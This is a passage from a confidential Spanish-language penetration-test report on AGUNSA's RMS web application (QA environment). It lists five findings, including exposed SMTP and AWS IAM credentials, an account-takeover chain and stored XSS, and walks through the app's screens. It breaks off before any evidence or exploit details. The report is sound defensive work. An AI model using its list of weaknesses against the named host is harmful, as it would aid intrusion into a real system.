

AA>zzzzzzzz



INFORME DE CERTIFICACIÓN

ETHICAL HACKING



2 0 2 6

Ethical Hacking Caja Gris | <https://qa-rms.agunsa.com/>

AGUNSA

Contenido

Términos de Confidencialidad.....	3
Resumen Ejecutivo.....	4
Información relacionada al proyecto	6
<i>Control de Versiones del documento</i>	6
<i>Equipo de Trabajo</i>	6
<i>Datos del Proyecto</i>	6
Metodología de Trabajo.....	7
<i>Criterios de clasificación del riesgo</i>	7
Resumen de Hallazgos.....	8
Tabla de Resumen	8
Categorización y Clasificación:.....	8
Descripción del Flujo	9
Descripción de hallazgos y evidencias.....	18
C01: Exposición de Credenciales en Texto Claro en API de Parámetros contiene secretos Críticos Comprometidos (SMTP, AWS IAM).....	18
C02: Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades	25
A01: Stored XSS (Cross-Site Scripting Almacenado) al ingresar o actualizar datos	36
A02: Ausencia de Rate Limiting en Operaciones CRUD	45
B01: Mal manejo de errores permite ubicar rutas internas	50
Checklist Batería de Pruebas.....	53
Conclusiones	57

Términos de Confidencialidad

Declaración de Confidencialidad

El presente documento contiene información confidencial y de propiedad de **AGUNSA**. Su contenido ha sido elaborado exclusivamente para fines de evaluación y certificación en el marco del servicio de Ethical Hacking realizado por Inside Security.

Inside Security se compromete a mantener la confidencialidad de toda la información contenida en este informe, incluyendo hallazgos, evidencias, metodologías, resultados técnicos y cualquier otro dato asociado, y a no divulgarla, reproducirla, distribuirla ni ponerla a disposición de terceros sin autorización previa y expresa de **AGUNSA**

El acceso a este documento estará restringido únicamente al personal de **Inside Security** que participe directamente en la ejecución, revisión y validación del servicio, bajo las obligaciones de confidencialidad correspondientes.

Resumen Ejecutivo

El presente informe detalla los resultados del servicio de **AGUNSA**, ejecutado entre el **25/04/2026** y el **30/04/2026**, cuyo objetivo principal fue identificar vulnerabilidades técnicas que pudieran ser explotadas por actores maliciosos externos o internos, afectando la confidencialidad, integridad y disponibilidad de la información.

El alcance de la evaluación comprendió la siguiente aplicación:

- RMS

La evaluación fue realizada por el equipo especializado de Inside Security, empleando metodologías alineadas a buenas prácticas internacionales de Ethical Hacking y pruebas de penetración avanzadas. Las actividades incluyeron, entre otras:


- Pruebas de penetración (manuales y automatizadas)
- Análisis dinámico de seguridad (DAST)
- Evaluación de configuraciones de seguridad
- Identificación y validación manual de vulnerabilidades

Asimismo, el alcance de pruebas técnicas realizadas comprende los siguiente:

- Fingerprinting, enumeración de tecnologías, directorios, archivos ocultos.
- Configuraciones inseguras de servidores, headers de seguridad, archivos por defecto.
- Registro de usuarios, recuperación de cuenta, enumeración de usuarios.
- Login débil, brute force, credential stuffing.
- Control de acceso roto (IDOR, escalada de privilegios horizontal/vertical).
- Secuestro de sesión, fijación de sesión, cookies inseguras, logout débil.
- Inyecciones (SQLi, XSS, Command Injection, LDAP, etc.), formato de datos.
- Información sensible en errores, stack traces expuestos.
- Algoritmos débiles, TLS mal configurado, almacenamiento inseguro de contraseñas.
- DOM XSS, Web Storage, WebSockets.
- Autenticación en APIs, rate limiting,

Para la clasificación de los hallazgos identificados, Inside Security utiliza el estándar CVSS v4.0 (Common Vulnerability Scoring System), el cual permite asignar una puntuación objetiva y cuantificable al nivel de criticidad de cada vulnerabilidad, facilitando la priorización de su remediación en función del riesgo.

Como resultado de la evaluación, se identificaron **5** vulnerabilidades, las cuales se distribuyen según su nivel de criticidad en el gráfico presentado a continuación.



Información relacionada al proyecto

Control de Versiones del documento

Fecha de Entrega	Versión	Ingeniero	Revisado Por	Comentarios
05-05-2026	1.0	Ricardo Berrospi	Líder Técnico	Creación documento

Equipo de Trabajo

Empresa	Nombre	Cargo	Contacto
Inside Security	Ricardo Berrospi	Ing. de Seguridad Senior	ricardo.berrospi@insidesecurity.cl
Inside Security	Gonzalo Ramírez	Líder Técnico	gonzalo.ramirez@insidesecurity.cl
Inside Security	Adrianny Hernández	Líder de Gestión	adrianny.hernandez@insidesecurity.cl

Datos del Proyecto


Nombre de Aplicación	https://qa-rms.agunsa.com/
Período de pruebas	25/04/2026 y el 30/04/2026
Alcance URL	https://qa-rms.agunsa.com/
Tipo de Aplicación	Web
Ambiente	QA
Focal Point	Adrianny Hernández
Observaciones	Ninguno

Metodología de Trabajo

Para la categorización y registro de vulnerabilidades detectadas, se utiliza la metodología OWASP (Open Worldwide Application Security Project), la cual es aplicada tomando en cuenta su versión más actualizada para cada tipo de revisión o pentesting realizado (Web, Mobile, API). A su vez, para complementar esto y dar un enfoque más específico, también se utilizan las definiciones descritas en el CWE (Common Weakness Enumeration). Estos son frameworks mundialmente conocidos y aceptados en el ámbito del manejo y reporte de vulnerabilidades informáticas, los cuales permiten dar un mayor entendimiento de las mismas.

Criterios de clasificación del riesgo

Para realizar la clasificación y puntuación de las vulnerabilidades detectadas, se utiliza el sistema de puntuación CVSS v4.0 (Common Vulnerability Scoring System), éste es un framework abierto que permite capturar las principales características de una vulnerabilidad y genera un valor numérico que refleja el nivel de severidad, así como también una representación textual del score, esto se traduce a una representación cualitativa (crítico, alto, medio y bajo) que permitirá ayudar al equipo técnico a priorizar el proceso de gestión de vulnerabilidades. Los valores evaluados se muestran a continuación:



CVSS
Common Vulnerability Scoring System Version 4.0 Calculator

CVSS:4.0/AV:N/ACL:AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS v4.0 Score: 0 / None ⓘ

Exploitability Metrics			
Attack Vector (AV):	<input checked="" type="button" value="Network (N)"/>	Adjacent (A)	Local (L)
Attack Complexity (AC):	<input checked="" type="button" value="Low (L)"/>	High (H)	
Attack Requirements (AR):	<input checked="" type="button" value="None (N)"/>	Present (P)	
Privileges Required (PR):	<input checked="" type="button" value="None (N)"/>	Low (L)	High (H)
User Interaction (UI):	<input checked="" type="button" value="None (N)"/>	Passive (P)	Active (A)

Vulnerable System Impact Metrics		
Confidentiality (VC):	High (H)	Low (L)
Integrity (VI):	High (H)	Low (L)
Availability (VA):	High (H)	Low (L)

Subsequent System Impact Metrics		
Confidentiality (SC):	High (H)	Low (L)
Integrity (SI):	High (H)	Low (L)
Availability (SA):	High (H)	Low (L)

Referencias: <https://www.first.org/cvss/calculator/4.0> Beneficios del CVSS:

- A.** Alineado con la norma PCI DSS.
- B.** Estandariza la calificación de la vulnerabilidad.
- C.** Prioriza el riesgo.
- D.** Considera el impacto directo sobre el objetivo, así como el impacto subsecuente en otros sistemas.

Resumen de Hallazgos

En el análisis de seguridad realizado, se detectaron **5** vulnerabilidades, las cuales, de acuerdo con su nivel de riesgo, se catalogan de la siguiente manera:

Tabla de Resumen

Código	Vulnerabilidad	Criticidad
C01	Exposición de Credenciales en Texto Claro en API de Parámetros contiene secretos Críticos Comprometidos (SMTP, AWS IAM)	Crítica
C02	Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades	Crítica
A01	Stored XSS (Cross-Site Scripting Almacenado) al ingresar o actualizar datos	Alta
A02	Ausencia de Rate Limiting en Operaciones CRUD	Alta
B01	Mal manejo de errores permite ubicar rutas internas	Baja

Categorización y Clasificación

Código	Vulnerabilidad	Criticidad
C01	Vulnerabilidad Crítica	Crítica
A01	Vulnerabilidad Alta	Alta
M01	Vulnerabilidad Media	Media
B01	Vulnerabilidad Baja	Baja
I01	Vulnerabilidad Informativa	Informativa


Descripción del Flujo

Descripción General


El flujo evaluado está relacionado a las distintas opciones del sistema RMS.

Paso a Paso del Flujo Evaluado

- Se accedió al portal <https://qa-rms.agunsa.com/> con las credenciales del usuario *insideadm*, el cual es el usuario que tiene mayor visibilidad de opciones.



- Después de un ingreso satisfactorio se presentó la pantalla siguiente con el usuario *Insideadm*.



- Se cambió las fechas y se cambia la programación y vista (mapa visual).

Control para cambio de fechas

Tiempo Real

24/04/2026 10:00

Time	Origin	Destination	Flight
08:38	SCL	LA0112	✕
09:19	SCL	LA0116	✕
09:32	SCL	LA0113	✕
10:16	SCL	LA0117	✕
12:22	CPO	00000	✕
13:03	SCL	LA0114	✕
13:09	CPO	00000	✕
14:03	SCL	LA0115	✕
14:53	SCL	H20224	✕
15:53	SCL	H20225	✕
16:15	SCL	LU0332	✕
17:16	SCL	LU0331	✕
17:29	SCL	LU0328	✕
18:28	SCL	LA0119	✕
18:33	SCL	H20228	✕
19:28	SCL	H20229	✕

- Se seleccionó **Asignaciones**.

Aeropuerto Desierto de Atacama-Caldera

Asignaciones +6220

Notificaciones 101

Inside Security adm

- Se presentó la pantalla siguiente.

Detalle de la Evaluación

Atención Vuelos	Estac.	Puerta	Cinta	Ch	Regla	Eval.
[Lu 27/abr 19:36] ...	e1	-	c1			
[Ma 28/abr 08:45] ...	e1	p3	c1			
[Ma 28/abr 09:45] ...	e1	p3	c1	m7	410	
[Ma 28/abr 12:47] ...	e1	-	c1	-	300	
[Ma 28/abr 13:57] ...	e1	p3	-	m8	410	
[Ma 28/abr 14:44] ...	e1	p3	c1	m10	410	
[Ma 28/abr 15:33] ...	e1	p1	c0	m1	410	
[Ma 28/abr 17:49] ...	e1	p3	c0	m9	410	
[Ma 28/abr 19:51] ...	e1	-	c1	-	300	
[Mi 29/abr 10:00] ...	e1	p3	c1	m7	410	


Reglas de Evaluación

Mostrar solo aplicadas


Filas 1 a 10 de 17

Cerrar


- Del mismo modo, se eligió **Notificaciones**.



- Se seleccionó **Filtros** y según la elección de Proceso, Estado y selección de fecha se aplican los filtros.



- Se presenta una grilla de Notificaciones, se puede seleccionar cualquier registro de Proceso y se puede cambiar el estado del Proceso.



- Se seleccionó el proceso para edición de notificación.

Aeropuerto Desierto de Atacama-Caldera

Asignaciones +6220

Notificaciones 101

Inside Security adm

NOTIFICACIONES

Buscar Filtros

Hora	Proceso	Descripción	Err
11:58:23	Procesar Operac...	Importación FP...	
12:03:24	Procesar Operac...	Importación FP...	
12:08:25	Procesar Operac...	Importación FP...	
12:08:25	Procesar Operac...	Importación FP...	
12:11:56	Procesar Operac...	Importación FP...	
12:50:37	Procesar Operac...	Importación FP...	
12:56:38	Procesar Operac...	Importación FP...	
12:56:39	Procesar Operac...	Importación FP...	
13:21:18	Procesar Operación FPVE	Importación FPVE	!
13:33:21	Procesar Operac...	Importación FP...	!
13:38:22	Procesar Operac...	Importación FP...	!

1. Se selecciona el proceso

27/04/2026 13:21:18

Procesar Operación FPVE

Procesando mensaje FPVE:TEN para el avión

2. Se selecciona el ítem para editar la notificación del proceso

27/04/2026 13:21:18

Procesar Operación FPVE

El código de tipo de servicio no viene indicado

Del mismo modo, se ingresó los datos de formulario del proceso notificado.

Aeropuerto Desierto de Atacama-Caldera

Inside Security adm

Notificación

Procesar Operación FPVE [27/04/2026 13:21:18]

Importación FPVE

!

El código de tipo de servicio no viene indicado. Se descarta el vuelo.

☐ Revisado / Solucionado


Observaciones

AQUI SE INGRESAN OBSERVACIONES

Aceptar Cancelar

Hora	Proceso	Descripción	Err
11:58:23			
12:03:24			
12:08:25			
12:08:25			
12:11:56			
12:50:37			
12:56:38	Procesar Operac...	Importación FP...	
12:56:39	Procesar Operac...	Importación FP...	
13:21:18	Procesar Operación FPVE	Importación FPVE	!
13:33:21	Procesar Operac...	Importación FP...	!
13:38:22	Procesar Operac...	Importación FP...	!

- Se navegó hacia la **Configuración y Atributos Dinámicos**.



- Se presentó una grilla con la posibilidad de Agregar, Editar o Eliminar **Atributo**.

ATRIBUTOS DINÁMICOS				
[Todos los Elementos]		Buscar	Q	Agregar Atributo
Editar	Código	Nombre	Aplica a	Tipo de Dato
	anchoAvion	anchoAvion	avion	number
	capacidadPasajeros	Capacidad del Avión (Nº Pa...	avion	number
	claseAvion	Clase del Avión (Tarificación)	avion	string
	largoAvion	Largo del Avión [m]	avion	number
	PAXAD	Pasajeros Adultos	avion	number
	PAXCH	Pasajeros Niños	avion	number

- Se agregó y editó nuevo atributo.

NUEVO ATRIBUTO

Atributo

Código

Nombre

Descripción

Guardar Cancelar

EDITAR ATRIBUTO: ANCHOAVION

Atributo


Código

Nombre

Descripción

Guardar Eliminar Cancelar

- Se navegó hacia la **Configuración y Recursos**.



- Se presentó una grilla con la posibilidad de Agregar, Editar Recurso o cambiar el estado de Activo.

CONFIGURAR RECURSOS ASIGNABLES

[Todos los Recursos] [Buscar] [Agregar Recurso]

Editar	Tipo Recurso	Código	Nombre	Activo
✎	checkin	m1	01 - Checkin 1 SKY	☒
✎	checkin	m2	02 - Checkin 2 SKY	☒
✎	checkin	m3	03 - Checkin 3 (SKY)	☒
✎	checkin	m4	04 - Checkin 4 (Disponible)	☒
✎	checkin	m5	05 - Checkin 5 (Disponible)	☒

- Se agregó y editó nuevo **Recurso**.

NUEVO RECURSO

Recurso Atributos

Tipo del recurso
Estacionamiento

Código
E
Sugerencia: El código suele empezar con el prefijo del tipo.

Nombre

Nombre del Recurso

☒ Recurso Activo (se puede asignar)

EDITAR RECURSO 01 - CHECKIN 1 SKY

Recurso Atributos


Tipo del recurso
Check-In

Código
M1
Sugerencia: El código suele empezar con el prefijo del tipo.

Nombre
01 - Checkin 1 SKY
Nombre del Recurso

☒ Recurso Activo (se puede asignar)

- Se navegó hacia la **Configuración y Reglas Asignación**



- Se presentó una grilla con la posibilidad de Agregar, Editar Atributo o cambiar el estado de Activo.

Editar	Evalúa / Error	Simple / Avanzada	Nombre	Activa	Vigencia	Acción
			Ancho del Avión > Ancho Est...		01/12/2025 - 01/01/2030	
			Asignar vuelos 00 a estacion...		01/01/2018 - 01/01/2030	
			Checkin válido para la Aerolí...		01/01/2018 - 01/01/2040	
			Largo del Avión > Largo del ...		01/01/2018 - 01/01/2030	
			Prioridad Checkin + Uso sim...		01/01/2018 - 01/01/2030	

- Se agregó y nueva **Regla Simple** de asignación

Desierto -Caldera

Asignaciones +580

Notificaciones 101

NUEVA REGLA DE ASIGNACIÓN

Tipo de la Regla: Evaluación de Asignación

Nombre: Ingrese nombre

Descripción del Objetivo / Funcionamiento de la Regla

Vigente Desde: 01/01/2018

Vigente Hasta: 01/01/2030

Regla Activa: ☒

Ponderador: 10

+ Agregar Filtro

Editar Atributo Ope

No se encontraron

NUEVA REGLA DE ASIGNACIÓN

Atributo: Avión:Capacidad del Avión (Nº Pasajeros)

Operador: Es Igual A

Compara con:

Guardar Cancelar

- Se agregó y nueva **Regla Avanzada** de asignación

EDITAR REGLA DE ASIGNACIÓN

Cancelar

Grabar

Tipo de la Regla

Evaluación de Asignación

Nombre

Asignar vuelos 00 a estacionamientos remotos (ra)

Descripción del Objetivo / Funcionamiento de la Regla

Asignar vuelos 00 a estacionamientos remotos

Vigente Desde

01/01/2018

Vigente Hasta

01/01/2030

Pegar Atributo

Avión:Capacidad del Avión

Regla Activa

```

1 function evalua(atencion) {
2   //Vuelo privado
3   if(atencion.arribo == atencion.numeroVueloArribo
4     if(atencion.estacionamiento){
5       if(latencion.estacionamiento.estacionami
6         return 1;
7       else
8         return 50;
9     }
10  }
11  return undefined;
12 }
```

- Se navegó hacia la **Configuración y Familia Pareo**.

Asignaciones +6220

Notificaciones 101

Inside Security adm

Configurar

Atributos Dinámicos

Recursos

Reglas Asignación

Familia Pareo

- Se presentó una grilla con la posibilidad de Agregar, Editar, Eliminar Familia o cambiar el estado de Activo.

FAMILIAS DE PAREO			
Buscar Crear Familia			
Editar	Nombre	Activa	Accion
✎	Familia Latam	☐	✖
Se encontró una fila			

- Se agregó nueva familia.

FAMILIAS DE PAREO

Cancelar

Grabar

Agregar Aerolínea

Nombre

Ingrese nombre

Regla Activa

Aerolíneas Asociadas

Nombre	codigo IATA	codigo ICAO	Envio Fids	Accion
--------	-------------	-------------	------------	--------

- Se editó nueva familia.

FAMILIAS DE PAREO

Cancelar

Grabar

+ Agregar Aerolínea

Nombre

Familia Latam

Regla Activa

Aerolíneas Asociadas

Nombre	codigo IATA	codigo ICAO	Envio Fids	Accion
LATAM	LA	LAN	☒	
LAN Express	LU	LXP	☐	

Descripción de hallazgos y evidencias

A continuación, se detallan los hallazgos identificados durante la ejecución del servicio, junto con las evidencias técnicas recopiladas que respaldan cada vulnerabilidad detectada.

Cada hallazgo incluye su descripción, impacto potencial, nivel de criticidad y evidencia asociada.

C01: Exposición de Credenciales en Texto Claro en API de Parámetros contiene secretos Críticos Comprometidos (SMTP, AWS IAM)

